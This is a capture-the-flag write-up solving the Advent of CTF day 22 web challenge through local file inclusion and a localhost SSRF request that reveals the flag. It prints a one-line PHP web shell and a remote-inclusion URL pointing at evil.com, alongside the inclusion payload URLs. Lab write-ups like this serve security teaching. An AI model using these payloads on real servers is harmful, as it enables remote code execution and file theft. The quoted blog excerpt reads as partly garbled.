

# AdventOfCTF-22

Challenge

3 Solves

×

22

2200

web

We have a new service! You can view santa's favorite pictures. Currently there is only one, but it is a very good one! You can get the flag through flag.php.

Visit <https://22.adventofctf.com> to start the challenge.

Flag

Submit

This is the challenge page:

# Advent of CTF 22

Your daily dose of CTF for December

## The big reveal

Is this santa?

Almost there

If we click on the link we get redirected to this url:

<https://22.adventofctf.com/index.php?image=cat.jpg>

# Advent of CTF 22

Your daily dose of CTF for December

## The big reveal



Almost there

Let's try including the index.php page. Go to the url:

<https://22.adventofctf.com/index.php?image=index.php>

```

<div class="card-body">
  
  Almost there
</div>

```

Let's decode.

```

<?php
if (!isset($_GET["image"])) {
?>
    <a href="/index.php?image=cat.jpg">Is this santa?</a>
<?php
} else {
    $path = $_GET["image"];
    if (strpos($path,"secret") !== false) {
        $path="cat.jpg";
    }
    $image = file_get_contents($path);
    echo '';
}
?>

```

This is the logic behind the web page and where the lfi vulnerability exists. Let's include the page flag.php. Go to the url: <https://22.adventofctf.com/index.php?image=flag.php> and decode the image.

```

<?php

include("secret.php");

if (strpos(check_secret(), "allow") !== false) {
    echo get_flag();
}

?>

```

Oh there is a secret.php file. But if we try to go to the url <https://22.adventofctf.com/index.php?image=secret.php> we trigger the check on the index.php and the file path gets set to cat.jpg (see code above).




I am starting to hate this cat.

Then i came across this blog post:

#### Remote / Local File Inclusion

As with many exploits, remote and local file inclusions are only a problem at the end of the encoding. Of course it takes a second person to have it. Now this article will hopefully give you an idea

 <https://medium.com/@ismailtasdelen/remote-local-file-inclusion-94f4403f24a7>

LFI/RFI

Local/Remote File Inclusion


Here the author talks about creating a page with a call to the system function and hosting that page on the web.

So i've tried going to: <https://22.adventofctf.com/index.php?image=https://evil.com/index.php?cmd=ls>

The page index.php on [evil.com](https://evil.com) looks like this:

```
<?php
system($_GET[ 'cmd' ] );
?>
```

Unfortunately the author of the challenge blocked this.



So i started thinking locally. Maybe we can access an load the "dynamic" version of flag.php from the localhost!

<https://22.adventofctf.com/index.php?image=http://127.0.0.1/flag.php>

```
<div class="card-header text-center">
  <h2>The big reveal</h2>
</div>
<div class="card-body">
  
<div class="card-footer text-center">
  Almost there
</div>
```

Recipe	Input
<b>From Base64</b> <div>Alphabet A-Za-z0-9+/=</div> <div><input checked="" type="checkbox"/> Remove non-alphabet chars</div>	Tk9WSXthc2tpbmdfZm9yX2FfZnJpZW5kfQ==
	<b>Output</b> NOVI{asking_for_a_friend}

Flag: NOVI{asking\_for\_a\_friend}

